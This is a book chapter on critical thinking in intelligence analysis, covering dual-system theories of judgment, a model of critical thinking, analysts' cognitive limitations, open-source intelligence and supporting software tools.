


Fig. 1. The intelligence process

While in the last couple of decades a number of useful tools have been developed to aid in data collection, evaluation, collation and integration, analysis remains highly dependent on the cognitive capabilities, specifically the critical thinking skills, of the human analyst. For this reason, it is important to understand the inherent capabilities and limitations of the analyst and, in particular, the cognitive challenges of intelligence analysis that must be overcome through training in and application of critical thinking (Harris, 2006a, 2006b; Heuer, 1999; Moore, 2007).

Our concern with and study of critical thinking skills for intelligence analysis relates to that aspect of ergonomics research that seeks to understand how people engage in cognitive work and how to develop systems and training that best support that work. These efforts have come to be known as cognitive ergonomics or cognitive engineering. While our focus here is specifically on the domain of intelligence analysis, we recognize the many areas of endeavor that require critical thinking skills. These include the professions, business, military, education, and research and development.

Just what is critical thinking? Critical thinking was first conceived in the early 1940's by two psychologists, Goodwin Watson and Edward Glaser. Watson and Glaser also developed the first test of the skill, the

Watson-Glaser Critical Thinking Appraisal (Watson & Glaser, 1980), which is still widely used. Since then, almost all of the theoretical development has been conducted by educators and philosophers, where the focus has been on identifying people with superior critical thinking aptitudes through testing. The notion of critical thinking as a skill that can be improved through focused training, as is the view of a psychological construct, has received far less attention. However, see Halpern (1996) and Baron and Sternberg (1986) for notable exceptions.

In desiring to develop a consensus definition, the American Philosophical Association attempted to develop such a definition based on the responses of 46 experts (American Philosophical Association, 1990). The resulting definition was “purposeful, self-regulatory judgment which results in interpretation, analysis, evaluation, and inference, as well as explanation of the evidential, conceptual considerations upon which that judgment is based.” A review of the literature covering the 10 years subsequent to that exercise (Fischer & Spiker, 2000) revealed many different conceptions of critical thinking with only a modest degree of overlap. It appeared that the concept of critical thinking could not be adequately addressed by a simple verbal definition. A more comprehensive model was required to address important components and interactions, and to serve as a basis for empirical testing.

66.1. Model of critical thinking

Critical thinking has not endured the kind of empirical inspection typically bestowed upon constructs developed by psychologists. Its relationship to other, well-established psychological constructs such as intelligence, working memory, and reasoning, for example, has rarely been studied. It is the authors' admittedly subjective opinion that the lack of empirical study of critical thinking and its relationship to other individual difference dimensions has produced a fractionated view of the construct. Without the grounding of data, theorists have been free to postulate divergent concepts. An effort in philosophy to reach a consensus definition in 1990 had little effect on unifying the field.

To fill this gap, Fischer and Spiker (2004) developed a model that is sufficiently specific to permit empirical testing. The model identifies the role of critical thinking within the related fields of reasoning and judgment, which have been empirically studied since the 1950s and are better understood theoretically. It incorporates many ideas offered by leading thinkers (e.g., Paul & Elder, 2001) in philosophy and education. It also embodies many of the variables discussed in the relevant literature (e.g., predisposing attitudes, experience, knowledge, and skills) and specifies the relationships among them.

The model can, and has been, used to make testable predictions about the factors that influence critical thinking and about the associated psychological consequences. It also offers practical guidance to the development of systems and training. An overview of the model's main features is provided here following a brief review of current thinking about reasoning and judgment, on which the model is based.

66.1.1. Dual system theory of reasoning and judgment

Prior to the early 1970's, the dominant theory of decision making stated that people made judgments by calculating (1) the probability and (2) the utility of competing options. Although this rational-choice model took on a variety of forms, all versions posited a rational actor who made calculations of probability and/or utility, and selected the option that had the highest value. In the 1950's, however, researchers began to notice that the model failed to predict actual behavior (Meehl, 1954; Simon, 1957). Evidence that falsified the rational choice theory accumulated over the following decade.

In the early 1970s, an alternative theory proposed that people use heuristics, as opposed to the rational weighing of relevant factors, to make judgments. The "new" theory was, and continues to be, supported by empirical study (Baron & Sternberg, 1986). The heuristic theory states that many judgments are based on intuition or rules of thumb. It does not propose that all judgments are made intuitively, just that there is a tendency to use such processes to make many judgments. The most recent versions of heuristic theory, in fact, propose that two cognitive systems are used to make judgments (Kahneman, 2003). The first system, intuition, is a quick, automatic, implicit process that been proposed to explain judgment. To accommodate the multiple theories, many researchers now use associational strengths to arrive at solutions. The other system, reasoning, is effortful, conscious, and deliberately controlled. Since the 1970's, multiple and similar two-process theories have referred to the implicit associational type of process as System 1, and the conscious deliberate process, as System 2. The following example shows how these two processes may lead to different judgments.

Suppose a bat and a ball cost \$1.10 in total. The bat costs \$1 more than the ball. How much does the ball cost?

Most people's immediate judgment is that the ball costs 10 cents. This is a response derived from intuition or System 1, which again, is quick, automatic, and relies on associations. The strong mathematical association between \$1.10, \$1, and 10 cents leads to this quick, but wrong, judgment. The ball can't cost 10 cents because then the bat would have to be \$1, which would make it only 90 cents more than the ball. The more effortful deliberately controlled reasoning, or System 2, process usually produces a different, and correct, answer. When people spend the time and effort to think about the problem, they usually realize the ball must cost 5 cents and the bat must cost \$1.05. Hence, in this example, the two systems produce different judgments. It would be a mistake to conclude that System 1 always produces different judgments than System 2, however. Nor does System 1 always produce an incorrect answer, nor one that is poorer than one produced by System 2.

In fact, researchers have shown that expert performance in any field, which is commonly the gold standard, is often driven by intuition derived from extensive experience (e.g., Klein, 1999). That said, expert performance is not without fault, and studies have shown that even experts make errors in judgment when well-learned associations lead them astray (Thaler & Sunstein, 2008). The associational processes used in

System 1 that make expert performance so quick and powerful are the same processes that are responsible for systematic errors that experts sometimes make. Additional weaknesses of System 1 are that it depends on the quality and amount of experience an individual possesses, and it can't be used effectively in novel situations. System 2 reasoning also has its strengths and weaknesses. While it is highly useful in novel situations and problems, it is also slow and effortful. It usually cannot be utilized concurrently with other tasks and, like System 1, it can also produce wrong judgments.


Most recent theories, however, believe that Systems 1 and 2 run in parallel and work together, capitalizing on each other's strengths and compensating for their weaknesses. For example, many researchers believe that one function of the controlled deliberate process is to monitor the products of the automatic process. System 2 is thought to endorse, make adjustments to, correct, or block the judgment of System 1. However, if no intuitive response is accessible, System 2 may be the primary processing system used to arrive at a judgment. The similarities between descriptions of critical thinking and System 2 are striking. The words "effortful, controlled, deliberate, purposeful, and conscious" are frequently used to describe both.

66.1.2. Overview of the model

As shown in Figure 2, the model assumes that critical thinking skills are executed by System 2, and that these skills also serve to monitor, evaluate, and control the judgments produced by the System 1 associational process. Hence, Figure 2 shows that System 1 judgments provide input to critical thinking skills. The two processes are thought to run in parallel and interact to produce judgments. Because System 1 is truly an automatic and uncontrolled process, it cannot be consciously initiated or stopped. For this reason, only the products, and not the process, of System 1 is monitored. Because System 1 is quick, it often comes to judgment before System 2, but System 2 may override, or confirm, that judgment. Therefore, System 2 has the potential for controlling judgment, although it may not always utilize that potential.

Critical thinking can provide a thorough examination of the problem at hand. Although System 1 might derive just one solution (Klein, 1999), System 2 can provide multiple potential solutions. System 1 works to narrow possible action paths, which is often highly effective when the task must be accomplished quickly and when the problem space is limited. However, when the problem space is novel or complex or when solutions must be innovative, critical thinking skills are more powerful. They also have the meta-cognitive capability to monitor the progress of their own processing, as represented by the selfmonitoring arrows leading out and back into the System 2 processor in Figure 2.

Figure 2 also shows how the processing engines interact with environmental and individual factors. Both systems receive initial input from the environment in the form of information about a situation or problem that requires judgment. Part of that input is a meta-task that defines the general purpose of judgment. The other part of the input is information about the situation. System 1 immediately and automatically begins processing of the input by searching through its associational network for potential solutions that will satisfy the purpose. Critical thinking, motored by the System 2 processing engine, receives the same input, filtered through predisposing individual difference factors, which are discussed in greater detail below. If critical thinking skills are engaged, they will begin to evaluate solutions offered by System 1 or they will apply deliberate reasoning to the problem.



Whether or not critical thinking is utilized depends on a variety of factors, including individual predisposition and situational variables. The sum value of these factors provides the impetus to engage in effortful critical thinking, but that motivation must exceed some threshold value. In the paragraphs below, each component of the model is examined in more detail.

66.1.3. Components of the model

As noted above, the opportunities for judgment are set in motion by the contextual factors-the situation and the purpose. While the automatic System 1 will engage in all conditions, two characteristics of the situation must be present to elicit critical thinking: the stimulus material must contain substantive information and there must be sufficient time available to engage System 2. Other characteristics of the situation that make it more likely that System 2 will be engaged include the presence of conflicting information, disordered or unorganized material, uncertain information, and complex material.

Critical thinking is not an end in itself, but serves objectives specified by purpose (metatasks). The purpose also dictates the specific response that will be required to successfully end the process. For example, the situation may include a meta-task to understand, make an evaluation, make a decision, or solve a complex problem. Even if the final result is based on System 1 processing, System 2 determines when the requirements of the purpose have been met. Hence, successful completion of the meta-tasks as determined by System 2 can also provide input that terminates an episode.

Predisposing factors influence the likelihood of a person using, or persisting in using, a critical thinking skill. Like features of the situation, they serve as input conditions, and as a filter through which the situation and purpose are evaluated. Some may be key factors that strongly affect an individual's use of a critical thinking skill. Other factors may have a weaker relationship to critical thinking, perhaps increasing the likelihood of engaging in a skill by a marginal amount. In summary, predispositions are measurable ways in which people differ, whether fixed or modifiable, that influence the use or persistence of use of critical thinking.

Moderating variables influence how, and how well, critical thinking skills are performed. For example, domain expertise, recent experience, and education influence the quality of the reasoning produced by the process. They do not, however, influence whether one executes a particular skill, as do predisposing factors.

66.1.4. Processing

The task posed by a particular situation should not be confused with the system that is used to solve it. For example, one may have the task of understanding an intent statement that could be achieved using associational processes of System 1 or controlled skills powered by System 2. Therefore, an individual who is trying to understand an intent statement may or may not be using critical thinking to do so. Even more important, the application of critical thinking skills driven by System 2 does not always produce the best solution to a task. It would be a mistake to encourage the exclusive use of critical thinking because that strategy would deny the power and effectiveness of System 1. Similarly, it is not advisable to only develop associational processes because controlled deliberate reasoning can both produce superior solutions and provide necessary checks on the products of System 1. Moreover, the issue of which system is most effective is practically irrelevant because most theorists believe that both are almost always used in conjunction to produce a solution. Hence, the real issue that determines the quality of a solution is how well the two systems interact.

There is a general consensus in the literature that individuals are reluctant to engage in critical thinking (Moore, 2007). This is based on widespread observation of incoherent reasoning, nonsensical beliefs, lack of respect for evidence, poor reasoning test scores, and unsupported decision-making in various populations. Indeed, much of the literature is devoted to a movement to increase the application of critical thinking in various populations. One of the central topics has been the question of why the public seems disinclined to use it. Some theorists posit that individual characteristics, such as intellectual laziness, arrogance and cowardice (which are represented in the model as predisposing individual differences), are the reasons why it is avoided. The model of critical thinking discussed here, however, posits that negative affective consequences associated with the application of critical thinking are the primary inhibitory sources.

The model posits that individuals who engage in critical thinking for any substantive length of time are likely to experience negative affective reactions. For example, the process can produce mental fatigue, increased effort, increased anxiety, cognitive dissonance, and decreased self-esteem. Negative affect experienced during an episode might be countered by positive affect that is the result of a positive outcome (e.g., solving a difficult problem) that, in turn, is a direct result of critical thinking. Therefore, its application can be positively rewarded and hence, increased use may be realized. Some individuals, then, may not experience associated negative affect; but at the very least, by definition, critical thinking requires more effort than System 1 processing, and is therefore a less desirable means to achieve judgment in that limited sense.

66.1.5. Outputs

The quality of a solution produced by the application of a critical thinking skill is likely to be affected by how well the skill is executed. Decrements in performance may be produced by failing to apply an essential component (e.g., failing to clarify ambiguous information in a message or failing to consider alternative explanations for a pattern of data), failing to perform accurately a component of the skill, or by lacking sufficient knowledge to be processed. Therefore, one could apply critical thinking and still produce inferior solutions to a task. Moreover, it is not possible to determine whether System 1 or System 2 was applied to derive a solution based on the solution alone. The quality of a solution may also be affected by moderating variables such as educational level and experience. These issues are important to the design of training that seeks to improve critical thinking skills.

Figure 2 shows that negative experiential consequences serve as both a byproduct of critical thinking and as input to the decision to maintain a critical thinking episode, as depicted by the bidirectional arrow. When the affective consequences of applying the critical thinking skill become too negative, the motivation to maintain the episode is decreased. If the negative consequences are sufficiently strong, they may result in a cessation of the episode.

Finally, it should be recognized that effective critical thinking depends on gaining insights as well as reducing mistakes (Klein, 2011). Critical thinking is valuable for reducing mistakes but, in the process, may interfere with the process of gaining insights. It is notable that the concept formulated by the American Philosophical Society (1990) encompassed both reducing mistakes (by analyzing arguments, assessing claims, querying evidence and justifying procedures) and enhancing insights (by decoding significance, examining ideas, and conjecturing alternatives).

66.1.6. Validation of the model

Some preliminary research has been completed toward validating the model (Fischer et al., 2009). A series of controlled studies was conducted of the effect of web-based critical thinking training on the information interpretation and analysis performance of Army officers. Subjective responses from the participants indicated that the training was considered highly relevant, beneficial to their military work, offered training that was not available to them elsewhere, and that the self-paced feature of the program was highly desirable.

Objective measures indicated that the training encouraged critical thinking and enhanced the understanding and analysis of information that resulted from a greater depth of processing. This was evidenced by increased officer sensitivity to likely errors, increased awareness of weak elements that might easily be overlooked, and by an enhanced ability to distinguish between information actually present and their own inferences about or interpretations that go beyond the information explicitly provided. Participants who completed the critical thinking training made significantly fewer unjustified inferences than participants assigned to the control conditions; they did make inferences but justified them by pointing out explicit supporting information. Therefore, the training appeared to encourage discrimination of what is “known” or “given” from what might be inferred.

66.2. Human limitations that affect critical thinking

Our experience to date in training and applying intelligence analysis skills suggests that some of the principal challenges that affect critical thinking are human limitations. Humans are limited in their capabilities to address complexity, by the biases they bring to the process, by their difficulties in handling uncertainty and, often, by the lack of relevant domain expertise (Harris, 2006a, 2006b; Heuer, 1999).

66.2.1. Complexity

The complexity of information to be analyzed can increase rapidly and easily. For example, from calculations of combinations, there are 6 possible ways that 4 entities can relate to each other but there are 496 possible ways that 32 entities can relate to each other. The potential extent of complexity becomes apparent when one realizes that it is not uncommon for an analyst to address hundreds or thousands of entities. Since it has been well established that humans' ability to process information is greatly constrained due to working memory limitations (Miller, 1956; Baddeley, 1986, 1996; Engle & Kane, 2004), complexity can be a significant analytical challenge. Of course, there are various other contributors to complexity—types of relationships, variability of conditions, and so on (Auprasert & Limpiyakorn, 2008). Moreover, some of the simplifying strategies that analysts might employ may lead to biased results, such as focusing on vivid, immediate cases rather than on more abstract, pallid statistical data that are often of much greater value.

66.2.2. Bias

There are also many ways that bias can affect the analysis of information (Heuer, 1999) but, for the intelligence analyst, combating confirmation bias is one of the greatest challenges. Confirmation bias is the selective use of information to support what we already believe, ignoring information that would disconfirm the belief. Examples of tendencies most humans share that contribute to confirmation bias are:

- humans tend to perceive what they expect to perceive and, as a consequence, valuable experience and expertise can sometimes work against an analyst when facing new or unexpected information or situations;
- mind-sets are quick to form but resistant to change, leading analysts to persist with a hypothesis in the face of growing disconfirming evidence; and
- well-established thinking patterns are difficult to change, leading to difficulties in viewing problems from different perspectives or understanding other points of view.

66.2.3. Uncertainty

The work of the intelligence analyst is conducted within the realm of uncertainty and with the aim of reducing the veil of uncertainty through which judgments, decisions and actions must be taken. Since few inferences in the dynamic, complex world of decision-making lend themselves to the rigor of statistical analysis, most of the objective, mathematical approaches to the assessment of uncertainty are not applicable. Thus, in assessing and communicating the level of confidence that should be associated with a specific inference, the analyst must employ subjective conditional probabilities. That is, not only must critical thinking skills be employed to assemble evidence, generate premises and develop an inference, they must also be employed to arrive at the level of confidence one should have in the inference (Klein et al., 2006).

Moreover, the analyst is faced with a tradeoff between the level of detail in an inference (the answers to who, what, when, where, why and how questions) and the level of confidence that can be given to the inference. More detail provides a more useful inference but typically at the sacrifice of confidence; less detail provides a greater level of confidence but typically at the sacrifice of usefulness. One of the challenges faced by the analyst is to make an effective tradeoff between detail and confidence.

66.2.4. Domain expertise

The final potential problem, to be discussed here, for the intelligence analyst is the lack of domain expertise; that is, an analyst cannot be expected to be an expert in all of the information domains required for a typical analysis. Critical thinking skills are required to compensate for lack of domain expertise and, also, to facilitate the development of expertise in domains that are important to current and future analyses. Closely related to this challenge is the availability of information, which might range from large volumes in some domains to very little in others. In the first case, critical thinking is required to sort out the relevant from the non-relevant from the volumes available and, in the second, to develop assumptions to be used in place of non-available facts. Another problem is language, where analysts may have to depend on translations away from original sources or where cultural information is vital to the analysis but they don't have much prior knowledge of the culture.

66.3. Challenges ahead for intelligence analysis

At the 2006 annual meeting of the International Association of Law Enforcement Intelligence Analysts, the US Deputy Director of National Intelligence for Analysis described his view of the challenges ahead. His main point was that the extension of current trends (for example, increased globalization, communications flow, opportunities for terrorism) will continue to blur the line between personal security and national security, which in turn, will blur the line between law enforcement and military operations, and between activities involving people and those involving territory (Fingar, 2006).

There is increasing awareness of the importance of intelligence, particularly that from open sources. A senior advisor to the Secretary of Defense recently stated that most information (perhaps as much as 90%) that matters now is available to anyone with an internet connection, that understanding and influencing foreign populations was very important, and that future enemies are unlikely to confront the world's overwhelming military power with conventional warfare, but with a technology-assisted insurgency (Packer, 2006).

Open source intelligence is an intelligence-gathering discipline that involves the collection, analysis, and interpretation of information from publicly available sources to produce "usable" intelligence. It can be distinguished from research since the former's intent is to create tailored or customized knowledge to support a particular decision or satisfy a specified information need by an individual or group. The sources of this information are now quite vast, and include media (newspapers, magazines, radio, TV, Internet), social networks (Facebook, Twitter, YouTube), public data (government reports, speeches), observation and reporting (plane spotters, satellite imagery), professional and academic (conferences, papers), and geospatial dimensions. The latter are often glossed over, but must be considered since not all open source data is text-based. These data come from various sources, including maps, spatial databases, commercial imagery, and the like. As information has become more available by virtue of the Internet and other digital media, the physical collection of information from open sources has become much easier.

66.4. Application of available technology

Technology is now employed extensively by intelligence analysts to extract meaning from available information, to support the performance of a variety of analyses, and to aid in the communication of analytical results to the users of intelligence. The design of systems to support the intelligence process, and specifically intelligence analysis, can benefit from what we now know about the nature and role of critical thinking in this process. This knowledge of the specific skills required also supports the application of cognitive ergonomics to the development of training systems and methods that best meet analyst performance requirements. To be meaningful and realistic, training content and exercises must be developed and implemented within the context of available technology. Below, we summarize some of the technology that might be employed for extracting and analyzing information, the design of which can benefit from cognitive ergonomics that addresses specific critical thinking skills.

66.4.1. Extraction of entities, concepts, relationships and event

Software applications are required to analyze, from any source of text data, and automatically extract many different entity types, such as people, dates, location, modes of transportation, facilities, measurements, currency figures, weapons, email addresses, and organizations. The extraction capability is extended to the detection and extraction of activities, events and relationships among these types of entities. Automatically extracting this information means that analysts do not have to read extensive amounts of text to pull out these types of information manually; they can focus sooner on the relevant information. Automated event and relationship extraction helps analysts more quickly discover associations, transactions, and action sequences that can be employed in the development of link, event and activity analyses. Therefore, assuming that this is done effectively, analysis can begin with information that has been automatically extracted and organized from much more voluminous amounts of information available to the analyst.

Information relevant to global operations might be in various languages other than English, such as Arabic, Chinese, Farsi and many others. Technology is available to support and augment the efforts of the limited number of translators typically available to exploit foreign language documents. Language processing software can help translators analyze documents in their native language and help them select the most relevant documents or sections of documents for translation. Available software might contain a suite of natural-language processing components that enable language and character encoding identification, paragraph and sentence analysis, stemming and decompounding, part-of-speech tagging, and noun phrase extraction. With such a system, analyst training can assume that the capabilities exist to provide the analyst with information that has been extracted and translated relatively effectively, by means of automated and human processing, from numerous different languages.

Software can also provide user-guided text extraction from unstructured data sources, supporting the transformation of user-identified text-based information into structured graphic formats for further analysis. The user can highlight important information contained in text documents—entities and associations among entities, for example—and easily put it in chart form to enhance visualization of the information without having to retype information. This type of conversion can be employed with a variety of text formats and applications.

66.4.2. Database development and query capabilities

Technology can also help store, organize and query data extracted from multiple sources. Multi-user databases can now be built relatively quickly without the need for advanced, specialized technical expertise through the use of built-in forms and automated importation of information from data extraction tools and systems. Complex database query languages that previously had to be learned by analysts can now be replaced by simple, more intuitive, ways to query data, such as using graphics to “draw” questions. Some of the tasks that can be facilitated by currently available technology include the following:

- Conduct full text searches of the database to find exact matches, synonyms or words that sound similar to those in one’s search criteria.
- Draw the query question by dragging and dropping relevant graphic icons and links from previously constructed charts. One can then save, organize and share queries and information with other analysts.
- Reveal all relationships between a selected chart item and other entities in a database.
- Visually establish the shortest path between two data elements, even if the relationship involves several degrees of separation.
- Maintain the quality of the database by searching a set, a query result or the entire database for duplicate information.
- Create reports that can be printed, posted to a web page, or saved in a word-processing application to facilitate the communication of query results.
- Enable location-based database queries by interfacing with available geographical mapping software.
- Interface with analytical software to provide the means for allowing the manual analysis of data and/or the automatic generation of charts, such as link diagrams, event timelines and financial transaction flow charts.

Geographic information system technology and services are available to augment database development and query capabilities. For example, required geographical information can be obtained through a web-based map interface (e.g., Google Maps, Google Earth, Ushahidi), providing access to geo-referenced infrastructure data. One existing system provides more than 1,300 layers of infrastructure data encompassing the physical, economic, socio-demographic, religious, health, educational, energy, military, transportation, political, governmental, geographical and chemical infrastructures of the United States. For example, some systems can provide the name, address, administrator contact information, number of beds and personnel for each hospital in the United States. Similar information can be provided for schools, fire stations, airports, and related facilities.

For the part-task training exercises and scenarios required to develop critical thinking skills, database development and query capabilities are not likely to be required of the trainee. However, the development of training exercises and scenarios, to be realistic, must be compatible with current and future database configurations, formats and capabilities. For this reason, the training developer must be knowledgeable

about these and future systems and how they are likely to be employed in the intelligence process.

66.4.3. Data integration support

Analytical software applications now serve to support the analysis function by providing tools that permit the analyst to convert information into a variety of formats, from multiple sources, into graphic products that lead to greater understanding of the information by both the analyst and the ultimate user of analytical products. This is the part of the intelligence process that is typically referred to as data integration. Significant advances have been made in the development and improvement of these systems; further enhancements can be made through the application of cognitive ergonomics, specifically through the application of our knowledge about the critical thinking skills that must be supported.

Analysts can uncover and interpret relationships and patterns hidden in data through the generation of intuitive charts. Moreover, information about each entity and link portrayed on a chart can be accessed through embedded data cards connected to the displayed icons or through links from icons back to the database. A sample chart is shown below in Figure 3. The mechanics for obtaining the additional information is typically just a matter of clicking on the icon of interest.

One valuable capability that can be provided by analytical software applications is data filtering. An important critical thinking strategy to counter the effects of complexity is that of determining specific analytic objectives and filtering out information in the database that is not relevant to meeting that objective. Examples of specific analytical objectives include the following: defining the flow of money into a specific organization; clarifying the span of control of a specific individual; including only information above a specified level of validity; tracking events that occurred only during a specified time period; and examining financial transactions above a specified amount during a specified time period.




Fig. 3. Sample data integration diagram

The results from pursuing these specific objectives might provide support to a set of premises that lead to the development of an inference about the who, what, when, where, why and how of the activity of interest. Other capabilities provided by analytical software include the following:

- Switch between network and timeline views to identify patterns in both time and space.
- Automatically compare labels, types, attributes, names and aliases when combining data from different sources.
- Augment charts by including visuals such as maps and photographs.

66.5. Key critical thinking skills for intelligence analysis

Harris (2011) reviewed the literature and identified 120 elements considered by researchers and educators as important for critical thinking. Like elements were grouped together. Two survey instruments were then developed based on the listing of 18 critical thinking skills and designed to identify those skills that would provide the highest training payoff. The first instrument was designed to collect data from a sample of 73 intelligence analysts at a software user's national conference in Washington DC following a 60-minute presentation on critical thinking. The second instrument employed a similar, expanded approach to collect data from six instructors who conduct intelligence analysis training and 14 students who had just completed a two-week course on intelligence analysis. Analyses of these data identified 11 critical thinking skills that appeared to have the highest payoff for intelligence analysis and mapped these skills to four specific intelligence analysis functions:

- assess and integrate information,
- organize information into premises,
- develop hypotheses, and
- test hypotheses.

He then developed specifications for the development of web-based training on these skills, and developed and installed on-line prototype demonstrations of a critical thinking strategies overview module and a module for one of the 11 specific skills—consider valuecost-risk tradeoffs in seeking additional information. The 11 critical thinking skills are listed and mapped to intelligence analysis functions in Figure 4. A description of each skill is provided below, related to the intelligence analysis function it serves.

66.5.1. Assess and integrate information

The three skills associated with this first function are: envision the goal (end state) of the analysis, assess and filter for relevance and validity, and extract the essential message. These skills are described in the paragraphs that follow:

66.5.2. Envision the goal (end state) of the analysis

This skill is the ability to envision the desired goal (the desired end state of the analysis in terms of providing a useful inference that can be acted on with confidence in a timely manner) and to use that vision to guide and limit the analysis to tasks that will achieve the desired goal. This critical thinking skill constitutes an overall check on the process and products of thinking to ensure that it is moving the analysis forward along the right path.

There are many circumstances and reasons why an analyst might head down the wrong path, particularly early in an analysis. The directions given at the outset for conducting the analysis might be vague and confusing; the volume of information might be so great as to provide many opportunities to head in the wrong direction; and some types of information might be more compelling than others, even if not as helpful in meeting the analytical objectives. Consequently, particularly early in the data collection and integration efforts, the analyst must expend effort to envision the goal of the analysis and maintain that vision during the analytical process.

